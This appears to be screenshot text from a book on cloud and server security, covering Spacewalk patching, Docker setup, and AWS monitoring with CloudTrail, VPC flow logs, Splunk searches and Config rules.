<input type="checkbox"/> CentOS7	kplabs	0
<input type="checkbox"/> c7-base	kplabs	0
<input type="checkbox"/> c7-updates	kplabs	0

centos7

Details

Child Channels

Packages

Configuration

Groups

Activated Systems

Any system registered using this activation key will be subscribed to the selected child channels.

The following child channels of **CentOS7** can be associated with this activation key.

c7-base

c7-updates

Update Key

```
[root@web1 ~]# yum install rhn-org-trusted-ssl-cert-1.0-3.noarch.rpm -y
Loaded plugins: fastestmirror
Examining rhn-org-trusted-ssl-cert-1.0-3.noarch.rpm: rhn-org-trusted-ssl-cert-1.0-3.noarch
Marking rhn-org-trusted-ssl-cert-1.0-3.noarch.rpm to be installed
Resolving Dependencies
--> Running transaction check
--> Package rhn-org-trusted-ssl-cert.noarch 0:1.0-3 will be installed
--> Finished Dependency Resolution
```

Dependencies Resolved

Package	Arch	Version	Repository
Installing:			
rhn-org-trusted-ssl-cert	noarch	1.0-3	/rhn-org-trusted-ssl-cert-1.0-3.noarch

Transaction Summary

Install 1 Package

System Overview

View System Groups

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

System	Updates	Errata	Packages	Configs	Crashes	Base Channel
<input type="checkbox"/> System						
<input type="checkbox"/> web1.kplabs.in		0	33	0	(none)	CentOS7

web1.kplabs.in Del

- Details
- Software
- Configuration
- Provisioning
- Groups
- Audit
- Events
- Overview
- Properties
- Remote Command
- Reactivation
- Hardware
- Migrate
- Notes
- Custom Info

System Status

System is up to date

System Info

Hostname:	web1.kplabs.in
IP Address:	10.61.0.162
IPv6 Address:	fe80::46:81ff:fe1b:1466%eth0
Virtualization:	Fully Virtualized
UUID:	ec22128ebb305b88c2e1f0ebc7dd2530
Kernel:	3.10.0-514.16.1.el7.x86_64
Spacewalk System ID:	1000010000
Activation Key:	1-c20b2f9a1612a44219b98d8ee6a612b7
Lock Status:	System is unlocked (Lock system)

System Events

Checked In:	Today at 3:42 PM
Registered:	Today at 3:01 PM
Last Booted:	3 hours ago (Schedule System Reboot)
OSA Status:	online as of 7/25/17 10:12:23 AM UTC Ping System

System Properties ([Edit These Properties](#))

Entitlements:	[Management]
Notifications:	Daily Summary Errata Email
Auto Errata Update:	No
System Name:	web1.kplabs.in
Description:	Initial Registration Parameters: OS: centos-release Release: 7 CPU Arch: x86_64

Subscribed Channels ([Alter Channel Subscriptions](#))

- CentOS7
- c7-base
- c7-updates

Upgradable Packages

The following packages on this system are out-of-date and may be upgraded.

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 - 25 of 33 (0 selected)

Filter by Latest Package: 25 Items per page

<input type="checkbox"/> Latest Package	Installed Package	Related Errata
<input type="checkbox"/> bind-libs-lite-9.9.4-50.el7_3.132.x86_64	bind-libs-lite-9.9.4-38.el7_3.332.x86_64	
<input type="checkbox"/> bind-license-9.9.4-50.el7_3.132.noarch	bind-license-9.9.4-38.el7_3.332.noarch	
<input type="checkbox"/> ca-certificates-2017.2.14-70.1.el7_3.noarch	ca-certificates-2017.2.11-70.1.el7_3.noarch	
<input type="checkbox"/> chkconfig-1.7.2-1.el7_3.1.x86_64	chkconfig-1.7.2-1.el7.x86_64	
<input type="checkbox"/> device-mapper-1.02.135-1.el7_3.5.7.x86_64	device-mapper-1.02.135-1.el7_3.4.7.x86_64	
<input type="checkbox"/> device-mapper-libs-1.02.135-1.el7_3.5.7.x86_64	device-mapper-libs-1.02.135-1.el7_3.4.7.x86_64	
<input type="checkbox"/> dracut-033-463.el7_3.2.x86_64	dracut-033-463.el7.x86_64	
<input type="checkbox"/> dracut-config-generic-033-463.el7_3.2.x86_64	dracut-config-generic-033-463.el7.x86_64	
<input type="checkbox"/> dracut-config-rescue-033-463.el7_3.2.x86_64	dracut-config-rescue-033-463.el7.x86_64	

⌚ Pending Actions

The following actions have been scheduled, and are awaiting execution by one or more systems. Actions can only be archived by

Note: For multi-system scheduled actions, the ability to cancel individual systems means that the number of clients mentioned in

Filter by Action:

<input type="checkbox"/> Action	Scheduled Time
<input type="checkbox"/> Package Install/Upgrade scheduled by zealvora	7/25/17 9:41:00 AM UTC

🖥 System Overview

View System Groups

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Filter by System Name:

<input type="checkbox"/> System	Updates	Errata	Packages	Configs	Crashes	Base Channel
<input type="checkbox"/> web1.kplabs.in	✓	0	0	0	(none)	CentOS7

Overview Systems Errata Channels Audit Configuration Schedule Users Admin Help

> Overview
 > Systems
 > System Groups
 > System Set Manager
 > Advanced Search
 > Activation Keys
 > Stored Profiles
 > Custom System Info
 > Kickstart
 > Software Crashes

System Overview

View System Groups

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Filter by System Name:

<input type="checkbox"/>	System	Updates	Errata	Packages	Configs
<input type="checkbox"/>	System				
<input type="checkbox"/>	web1.kplabs.in	✓	0	0	0
<input type="checkbox"/>	web2.kplabs.in	✓	0	0	0

Create System Group

Create a system group using the form provided. Note that the group will be empty until systems are joined to it. Entries marked with an asterisk (*) are **required**.

Name *:

Description *:

webservers

[Delete Group](#)

[Details](#) [Systems](#) [Target Systems](#) [Errata](#) [Admins](#)

System Group Status

Updates: ✓ No applicable errata

Admins: (none)

[Edit group administrators](#)

Systems: (none)

System Group Properties ([Edit These Properties](#))

Name: webservers

Description: This group is of all the webservers

webservers

[Delete Group](#) | [Work With Group](#)

[Details](#) [Systems](#) **Target Systems** [Errata](#) [Admins](#)

Target Systems

The following are systems that may be added to this group.

0 1 2 3 4 5 6 7 8 9 | A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 1 - 2 of 2 (2 selected)

Filter by System Name:

25 items per page

<input checked="" type="checkbox"/>	System	Updates	Errata	Packages	Configs	Crashes	Base Channel	Entitlement
<input checked="" type="checkbox"/>	web1.kplabs.in		0	0	0	(none)	CentOS7	Management
<input checked="" type="checkbox"/>	web2.kplabs.in		0	0	0	(none)	CentOS7	Management

1 - 2 of 2 (2 selected)

Remove existing servers from the SSM [Download CSV](#)

webservers

[Details](#) **Systems** [Target Systems](#) [Errata](#) [Admins](#)

Systems

Below are all the systems that have been added to this system group. To remove a system group membership, check its checkbox and make finished with your changes.

0 1 2 3 4 5 6 7 8 9 | A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Filter by System Name:

<input checked="" type="checkbox"/>	System	Updates	Errata	Packages	Configs	Crashes
<input checked="" type="checkbox"/>	web1.kplabs.in		0	0	0	(none)
<input checked="" type="checkbox"/>	web2.kplabs.in		0	0	0	(none)

Remove existing servers from the SSM

> Overview
> Systems
> System Groups
> System Set Manager
> Status
> Advanced Search
> Activation Keys
> Stored Profiles
> Custom System Info
> Kickstart
> Software Crashes

System Set Manager

Overview **Systems** Errata Packages Groups Channels Configuration

Selected Systems List

Below are your selected systems. All actions taken within this interface will apply only to these systems.

0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Filter by System Name:

System	Updates	Errata	Packages	Configs	Crashes
web1.kplabs.in	✓	0	0	0	(none)
web2.kplabs.in	✓	0	0	0	(none)

```
[root@web2 ~]# rpm -qa | grep vim
vim-minimal-7.4.160-1.el7_3.1.x86_64
```

System Set Manager

Overview Systems Errata **Packages** Groups Channels Configuration Provisioning Audit Misc

[Install](#) [Remove](#) [Upgrade](#) [Verify](#)

Select Packages To Install

Now select the packages to be installed upon the selected systems.

The list of 6 item(s) below is filtered.
[Clear filter to see all 9,363 items.](#)

1 - 6 of 6 (4 selected)

vim 25 items per page

<input type="checkbox"/> Package Name	Architecture
<input type="checkbox"/> protobuf-vim-2.5.0-8.el7	x86_64
<input checked="" type="checkbox"/> vim-common-7.4.160-1.el7:2	x86_64
<input checked="" type="checkbox"/> vim-enhanced-7.4.160-1.el7:2	x86_64
<input checked="" type="checkbox"/> vim-filesystem-7.4.160-1.el7:2	x86_64
<input checked="" type="checkbox"/> vim-minimal-7.4.160-1.el7:2	x86_64
<input type="checkbox"/> vim-X11-7.4.160-1.el7:2	x86_64

Select All

1 - 6 of 6 (4 selected)

[Install Selected Packages](#)

System Set Manager

Overview Systems Errata Packages Groups Channels Configurati

Install Remove Upgrade Verify

Confirm Package Install



The 4 packages you have selected will be installed to the compatible selected systems, listed below:


System
web1.kplabs.in
web2.kplabs.in

Schedule no sooner than:

Add to Action Chain:

```
[root@web2 ~]# rpm -qa | grep vim
vim-common-7.4.160-1.el7.x86_64
vim-enhanced-7.4.160-1.el7.x86_64
vim-minimal-7.4.160-1.el7_3.1.x86_64
vim-filesystem-7.4.160-1.el7.x86_64
```





Stable channel

This installer is fully baked and tested. This is the best channel to use if you want a reliable platform to work with. These releases follow the Docker Engine stable releases.

On this channel, you can select whether to send usage statistics and other data.

Stable builds are released once per quarter.

[Get Docker for Mac \(Stable\)](#)

Edge channel

This installer provides the latest Edge release of Docker for Mac and Engine, and typically offers new features in development. Use this channel if you want to get experimental features faster, and can weather some instability and bugs. We collect all usage data on Edge releases across the board.


Edge builds are released once per month.

[Get Docker for Mac \(Edge\)](#)






- Docker is now up and running!

Open your favorite terminal and start typing Docker commands.



Click on the whale in your menu bar to access repos, swarms, settings, documentation and more.

Explore Official Repositories

 nginx official	6.6K STARS	10M+ PULLS	> DETAILS
 redis official	4.1K STARS	10M+ PULLS	> DETAILS
 busybox official	1.1K STARS	10M+ PULLS	> DETAILS

```

Zeals-MacBook-Pro:~ root# docker pull nginx
Using default tag: latest
latest: Pulling from library/nginx
94ed0c431eb5: Pull complete
9406c100a1c3: Pull complete
aa74daafd50c: Pull complete
Digest: sha256:788fa27763db6d69ad3444e8ba72f947df9e7e163bad7c1f5614f8fd27a311c3
Status: Downloaded newer image for nginx:latest
    
```

```

Zeals-MBP:~ zealvora$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS
83998c3de127       nginx              "nginx -g 'daemon ..." 34 minutes ago     Up 34 minutes      0.0.0.0:8080->80/tcp
    
```



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

```

Zeals-MacBook-Pro:~ root# docker run --name docker-nginx -p 8080:80 nginx
172.17.0.1 - - [12/Aug/2017:03:08:07 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.51.0" "-"
172.17.0.1 - - [12/Aug/2017:03:08:22 +0000] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36" "-"
2017/08/12 03:08:22 [error] 7#7: *2 open() "/usr/share/nginx/html/favicon.ico" failed (2: No such file or directory), client: 172.17.0.1, server: localhost, request: "GET /favicon.ico HTTP/1.1", host: "127.0.0.1:8080", referer: "http://127.0.0.1:8080/"
172.17.0.1 - - [12/Aug/2017:03:08:22 +0000] "GET /favicon.ico HTTP/1.1" 404 571 "http://127.0.0.1:8080/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36" "-"
    
```

Chapter 8: Security Logging and Monitoring



Q New Search Save As New Table Close

"not authorized to perform*" during Fri, Aug 18, 2... Q

✓ 1,431 events (8/18/17 12:00:00.000 AM to 8/19/17 12:00:00.000 AM) No Event Sampling Job Smart Mode

Events (1,431) Patterns Statistics Visualization



Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

List Format 20 Per Page Prev 1 2 3 4 5 6 7 8 9 Next

< Hide Fields	All Fields	f	Time	Event
		>	8/18/17 11:59:09.000 PM	{ [-] awsRegion: us-east-1 errorCode: AccessDenied errorMessage: User: arn:aws:iam::987654321955:user/user-01 is not authorized to perform: iam:CreateUser on resource: arn:aws:iam::987654321955:user/user-08 eventID: fe83caf2-4b07-4e2e-ae88-c1ad1220124c eventName: CreateUser eventSource: iam.amazonaws.com eventTime: 2017-08-18T23:59:09Z eventVersion: 1.01 requestID: bdf5bf71-d25c-11e3-b062-8dcbbb803435 requestParameters: null responseElements: null sourceIPAddress: 52.85.76.151 userAgent: aws-cli/1.3.4 Python/2.6.9 Linux/3.4.73-64.112.amzn1.x86_64 userIdentity: { [+] } }

Selected Fields
a host 1
a source 1
a sourcetype 1

Interesting Fields
a action 3
a app 1
aws_account_id 1
a awsRegion 1
a change_type 1
date_hour 24
date_mday 1
date_minute 60



[Create VPC](#) Actions ▾

🔍 Search VPCs and their proper ✕

<input type="checkbox"/>	Name	VPC ID	State	IPv4 CIDR	IPv6 CIDR
<input checked="" type="checkbox"/>	Development	vpc-d07c1aa9	available	172.31.0.0/16	
<input type="checkbox"/>	Production	vpc-2d731554	available	192.168.10.0/24	

vpc-d07c1aa9 | Development

Summary

Flow Logs

Tags

You can create flow logs on your resources to capture IP traffic flow information for the network

Create Flow Log

Flow Log ID

Filter

CloudWatch Logs Group

IAM Role ARN

No Flow Logs found

Role Summary

Role Description Provides creation and write access to AWS Cloudwatch groups.

IAM Role

Create a new IAM Role

Role Name

flowlogsRole

▼ Hide Policy Document

[Edit](#)

```
{
  "Statement": [
    {
      "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:DescribeLogGroups",
        "logs:DescribeLogStreams",
        "logs:PutLogEvents"
      ]
    }
  ],
}
```

CloudWatch
Dashboards
Alarms
ALARM 0
INSUFFICIENT 0
OK 0
Billing
Events
Rules
Event Buses **NEW**
Logs
Metrics

Welcome to CloudWatch Logs

CloudWatch Logs helps you to aggregate, monitor, and store logs. For example, you can:

- Monitor HTTP response codes in Apache logs
- Receive alarms for errors in kernel logs
- Count exceptions in application logs

To start sending your logs to CloudWatch, click the [Quick Start Guide](#) and follow the instructions to explore CloudWatch Logs and create a Log Group.

[Quick Start Guide](#)

Start Sending Logs

Create log group

Log Group Name:

[Cancel](#) [Create log group](#)

Create Flow Log

Flow logs enable you to capture IP traffic flow information for the network interfaces in your resources. [Learn more about flow logs.](#)

Resources vpc-d07c1aa9 ⓘ

Filter* All ⓘ

Role* flowlogsRole ⓘ

If you have not setup IAM permissions for the destination CloudWatch Account you will need to do so to use Flow Logs. [Set Up Permissions](#)

ARN arn:aws:iam::836802967410:role/flowlogsRole ⓘ

Destination Log Group*

*: Required

Log Group Name

flowlogs

[Cancel](#) [Create Flow Log](#)

vpc-d07c1aa9 | Development

[Summary](#) [Flow Logs](#) [Tags](#)

You can create flow logs on your resources to capture IP traffic flow information for the network interfaces for your resources. [Learn more about flow logs.](#)

[Create Flow Log](#)

Flow Log ID	Filter	CloudWatch Logs Group	IAM Role ARN	Creation Time	Status	Inherited From
fl-eb06f582	ALL	flowlogs	arn:aws:iam::836802967410:role/flowlogsRole	August 15, 2017 at 6:37:49 AM UTC+5:30	Active	-

Filter by tags and attributes or search by keyword

Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status
OpenVPN	i-00c150976b1d80475	t2.micro	us-east-1c	running	Initializing	None
kplabs	i-01ee8bb3c0f5dccff	t2.micro	us-east-1c	stopped		None

Elastic IPs
Availability zone: us-east-1c
Security groups: launch-wizard-1. view inbound rules
Scheduled events: No scheduled events
AMI ID: amzn-ami-hvm-20170801-0001.x86_64-gp2 (ami-...)
Platform: -
IAM role: -
Key pair name: kplabs

Private DNS: ip-172-31-30-134.ec2.intern
Private IPs: 172.31.30.134
Secondary private IPs

Security Groups associated with i-00c150976b1d80475

Ports	Protocol	Source	launch-wizard-1
443	tcp	0.0.0.0/0, ::/0	✓
-1	icmp	0.0.0.0/0	✓

CloudWatch > Log Groups > flowlogs > eni-ca21f218-all

Expand all Row Text  

Filter events

all 30s 5m 1h 6h 1d 1w custom

Time (UTC +00:00)	Message
2017-08-15	
05:08:16	2 836802967410 eni-ca21f218 177.238.221.122 172.31.30.134 45763 23 6 1 40 1502773696 1502773709 REJECT OK
05:10:17	2 836802967410 eni-ca21f218 191.189.34.182 172.31.30.134 30670 23 6 1 40 1502773817 1502773829 REJECT OK
05:10:29	2 836802967410 eni-ca21f218 91.211.0.103 172.31.30.134 52613 3272 6 1 40 1502773829 1502773889 REJECT OK
05:10:29	2 836802967410 eni-ca21f218 46.73.134.64 172.31.30.134 54475 445 6 1 52 1502773829 1502773889 REJECT OK
05:11:35	2 836802967410 eni-ca21f218 114.109.99.22 172.31.30.134 57735 23 6 3 180 1502773895 1502773949 REJECT OK
05:11:35	2 836802967410 eni-ca21f218 172.104.8.139 172.31.30.134 123 123 17 1 76 1502773895 1502773949 ACCEPT OK

"REJECT OK"

all 30s 5m 1h 6h 1d 1w cu

Time (UTC +00:00)	Message
2017-08-15	
01:12:24	2 836802967410 eni-ca21f218 158.69.122.195 172.31.30.134 10110 62224 6 1 40 1502759544 1502759601 REJECT OK
01:12:24	2 836802967410 eni-ca21f218 195.39.160.113 172.31.30.134 32646 445 6 1 52 1502759544 1502759601 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 213.148.164.43 172.31.30.134 60741 445 6 1 52 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.28.31.208 172.31.30.134 80 49980 6 1 44 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.18.35.21 172.31.30.134 80 49980 6 1 44 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.24.101.126 172.31.30.134 80 49980 6 1 44 1502759681 1502759721 REJECT OK
01:14:41	2 836802967410 eni-ca21f218 104.31.13.175 172.31.30.134 80 55612 6 2 88 1502759681 1502759721 REJECT OK
01:15:22	2 836802967410 eni-ca21f218 125.75.207.25 172.31.30.134 3574 2222 6 1 40 1502759722 1502759781 REJECT OK
01:16:27	2 836802967410 eni-ca21f218 221.140.31.18 172.31.30.134 64019 22 6 1 40 1502759787 1502759841 REJECT OK
01:18:33	2 836802967410 eni-ca21f218 119.29.120.176 172.31.30.134 51971 80 6 1 40 1502759913 1502759962 REJECT OK

Q New Search

Save As ▾ New Table Close

enter search here...

Last 24 hours ▾ 🔍

✓ 5,286 events (8/18/17 4:00:00.000 PM to 8/19/17 4:40:46.000 PM) No Event Sampling ▾

Job ▾ ⏸ ⏪ ⏩ ⏴ ⏵ ⏶ ⏷ ⚙ Smart Mode ▾

Events (5,286) Patterns Statistics Visualization


Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect 1 hour per column



List ▾ Format 20 Per Page ▾

< Prev 1 2 3 4 5 6 7 8 9 ... Next >

Hide Fields		All Fields		#	Time	Event
Selected Fields				>	8/19/17 4:00:57.000 PM	2 836802967410 eni-ca21f218 204.11.201.12 172.31.30.134 123 123 17 1 76 1503158457 1503158497 ACCEPT OK host = prd-p-q6bz2bfxxs4 source = us-east-1:flowlogs:eni-ca21f218-all sourcetype = aws:cloudwatchlogs:vpflow
Interesting Fields				>	8/19/17 4:00:57.000 PM	2 836802967410 eni-ca21f218 172.31.30.134 204.11.201.12 123 123 17 1 76 1503158457 1503158497 ACCEPT OK host = prd-p-q6bz2bfxxs4 source = us-east-1:flowlogs:eni-ca21f218-all sourcetype = aws:cloudwatchlogs:vpflow
				>	8/19/17 4:00:57.000 PM	2 836802967410 eni-ca21f218 188.138.9.50 172.31.30.134 58022 8800 6 1 40 1503158457 1503158497 REJECT OK host = prd-p-q6bz2bfxxs4 source = us-east-1:flowlogs:eni-ca21f218-all sourcetype = aws:cloudwatchlogs:vpflow
				>	8/19/17 3:59:00.000 PM	2 836802967410 eni-ca21f218 172.31.30.134 69.50.219.51 123 123 17 1 76 1503158340 1503158377 ACCEPT OK host = prd-p-q6bz2bfxxs4 source = us-east-1:flowlogs:eni-ca21f218-all sourcetype = aws:cloudwatchlogs:vpflow
				>	8/19/17 3:59:00.000 PM	2 836802967410 eni-ca21f218 69.50.219.51 172.31.30.134 123 123 17 1 76 1503158340 1503158377 ACCEPT OK host = prd-p-q6bz2bfxxs4 source = us-east-1:flowlogs:eni-ca21f218-all sourcetype = aws:cloudwatchlogs:vpflow
				>	8/19/17 3:57:57.000 PM	2 836802967410 eni-ca21f218 216.158.238.186 172.31.30.134 65535 8545 6 1 40 1503158277 1503158317 REJECT OK host = prd-p-q6bz2bfxxs4 source = us-east-1:flowlogs:eni-ca21f218-all sourcetype = aws:cloudwatchlogs:vpflow



Top Rejected Destination Ports


Rank	Destination Port	Accepts	Rejections	Ratio
1	Others	19	6	0.32
2	0	2	0	0.00
3	123	10	0	0.00
4	23	0	4	---
5	1900	0	1	---
6	2433	0	1	---
7	3339	0	1	---
8	3714	0	1	---
9	5060	0	1	---
10	636	0	1	---

Top Rejected Source Addresses

Rank	Source IP	Rejections	Accepts
1	158.69.122.195	3	0
2	103.210.133.129	2	0
3	104.238.129.199	2	0
4	113.26.33.93	2	0
5	167.114.41.149	2	0
6	198.27.126.32	2	0
7	220.216.90.12	2	0
8	54.158.30.27	2	0
9	60.169.75.138	2	0
10	104.236.155.201	1	0

Config Dashboard

Status ?



Settings

Specify the types of AWS resources you want AWS Config to record, the Amazon S3 bucket to which it sends files, and the Amazon S3 notifications. Review the [pricing page](#) before you start.

Resource types to record

Select the types of AWS resources for which you want AWS Config to record configuration changes. By default, AWS Config records all supported resources. You can also choose to record configuration changes for supported global resources in this region.

- All resources**
- Record all resources supported in this region ⓘ
 - Include global resources (e.g., AWS IAM resources) ⓘ
- Specific types**
-

Amazon S3 bucket*

Your bucket receives configuration history and configuration snapshot files, which contain details for the resources

- Create a bucket
- Choose a bucket from your account
- Choose a bucket from another account ⓘ

Bucket name*



/ AWSLogs/t

Amazon SNS topic

- Stream configuration changes and notifications to an Amazon SNS topic.

AWS Config role*

Grant AWS Config read-only access to your AWS resources so that it can record configuration information, and grant access to Amazon S3 and Amazon SNS.

- Create a role
- Choose a role from your account

Role name*

Add rule

Add rules to define the desired configuration settings of your AWS resources. Customize any of the following rules to suit your needs, or add a custom rule. To add a custom rule, you must create an AWS Lambda function for the rule.

[+ Add custom rule](#)

Filter by rule name, label or description « < Viewing 1 - 9 of 38 AWS managed rules > »

acm-certificate-expiration-check

Checks whether ACM Certificates in your account are marked for expiration within the specified number of days. Certificates provided by ACM are automatically renewed.

ACM

approved-amis-by-id

Checks whether running instances are using specified AMIs. Specify a list of approved AMI IDs. Running instances with AMIs that are not on this list are noncompliant.

EC2

approved-amis-by-tag

Checks whether running instances are using specified AMIs. Specify the tags that identify the AMIs. Running instances with AMIs that don't have at least one of the specified tags

EC2

cloudformation-stack-notificatio... New

Checks whether your CloudFormation stacks are sending event notifications to an SNS topic. Optionally checks whether specified SNS topics are used.

cloudtrail-enabled

Checks whether AWS CloudTrail is enabled in your AWS account. Optionally, you can specify which S3 bucket, SNS topic, and Amazon CloudWatch Logs ARN to use.

CloudTrail . Periodic

cloudwatch-alarm-action-check New

Checks whether CloudWatch alarms have at least one alarm action, one INSUFFICIENT_DATA action, or one OK action enabled. Optionally, checks whether


CloudWatch

Config Dashboard


Status ?

Resources

Total resources	32
Top 10 resource types Total	
CloudWatch Alarm	12
IAM Role	3
EC2 NetworkInterface	3
S3 Bucket	2




Config rule compliance



■ 1
Noncompliant rules

Resource compliance



■ 1
Noncompliant resources

Noncompliant rules i

Rule name	Compliance
cloudtrail-enabled	1 noncompliant resource(s)

Rule name	Compliance	Edit rule
cloudtrail-enabled	1 noncompliant resource(s)	
iam-password-policy	Compliant	
root-mfa-check	Compliant	
restrict-common-ports	Compliant	
restrict-ssh	Compliant	

AWS Config

- Dashboard
- Rules

Resources
Settings

What's new 2

Learn More

- [Documentation](#)
- [Partners](#)
- [Pricing](#)
- [FAQs](#)

Resource inventory

Look up existing and deleted resources recorded by AWS Config. View compliance details for each resource or choose the Config timeline icon to

Resources Resource type Resource identifier (optional)
 Include deleted resources

Tag Name

[Look up](#)

Choose Config timeline to view a history of configuration details for the resource.

	Resource type	Config timeline	Compliance
▶ OpenVPN	EC2 Instance	i-00c150976b1d80475	--

EC2 Instance i-00c150976b1d80475

on August 18, 2017 8:10:22 AM IST (UTC+05:30)


[Managed instance information](#)

←


2 [Changes](#)

Configuration Changes 1

Field	From	To
Configuration.NetworkInterfaces.0		<ul style="list-style-type: none"> ▼ Object <ul style="list-style-type: none"> networkInterfaceId: "eni-3ac982ef" subnetId: "subnet-996b3dd1" vpcId: "vpc-d07c1aa9" description: "test" ownerId: "836802967410" status: "in-use" macAddress: "0a:93:d5:fe:4a:d2" privateIpAddress: "172.31.30.161" privateDnsName: "ip-172-31-30-161.ec2.internal" sourceDestCheck: true ▼ groups: Array [1] <ul style="list-style-type: none"> ▼ 0: Object <ul style="list-style-type: none"> groupName: "default" groupId: "sg-81ce97f0" ▼ attachment: Object <ul style="list-style-type: none"> attachmentId: "eni-attach-4b9340ac" deviceIndex: 1 status: "attached" attachTime: "2017-08-15T12:07:12.000Z" deleteOnTermination: false ▼ privateIpAddresses: Array [1] <ul style="list-style-type: none"> ▼ 0: Object <ul style="list-style-type: none"> privateIpAddress: "172.31.30.161" privateDnsName: "ip-172-31-30-161.ec2.internal" primary: true ▼ ipv6Addresses: Array [0] <ul style="list-style-type: none"> [""]



Chapter 9: First Responder



Identify	Encrypt	Monitor	BGV	Educate
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